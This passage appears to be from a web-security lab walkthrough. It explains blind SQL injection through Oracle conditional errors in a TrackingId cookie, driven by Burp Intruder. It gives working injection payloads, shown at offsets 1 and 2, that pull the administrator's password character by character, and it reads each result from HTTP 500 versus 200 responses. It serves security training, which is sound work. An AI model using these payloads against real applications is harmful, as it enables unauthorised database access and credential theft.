
This uses the SUBSTR() function to extract a single character from the password, and test it against a specific value. Our attack will cycle through each position and possible value, testing each one in turn.



Place payload position markers around the final a character in the cookie value. To do this, select just the a, and click the "Add §" button. You should then see the following as the cookie value (note the payload position markers):

TrackingId=xyz'||(SELECT CASE WHEN SUBSTR(password,1,1)='§a§' THEN TO\_CHAR(1/0) ELSE '' END FROM users WHERE username='administrator')||'


To test the character at each position, you'll need to send suitable payloads in the payload position that you've defined. You can assume that the password contains only lowercase alphanumeric characters. Go to the Payloads tab, check that "Simple list" is selected, and under "Payload settings" add the payloads in the range a - z and 0 - 9. You can select these easily using the "Add from list" drop-down.



Launch the attack by clicking the "Start attack" button or selecting "Start attack" from the Intruder menu.

Review the attack results to find the value of the character at the first position. The application returns an HTTP 500 status code when the error occurs, and an HTTP 200 status code normally. The "Status" column in the Intruder results shows the HTTP status code, so you can

easily find the row with 500 in this column. The payload showing for that row is the value of the character at the first position.



Now, you simply need to re-run the attack for each of the other character positions in the password, to determine their value. To do this, go back to the main Burp window, and the Positions tab of Burp Intruder, and change the specified offset from 1 to 2. You should then see the following as the cookie value:

TrackingId=xyz'||(SELECT CASE WHEN SUBSTR(password,2,1)='§a§' THEN TO\_CHAR(1/0) ELSE '' END FROM users WHERE username='administrator')||'

Launch the modified attack, review the results, and note the character at the second offset.

Continue this process testing offset 3, 4,..,20 and so on, until you have the whole password.

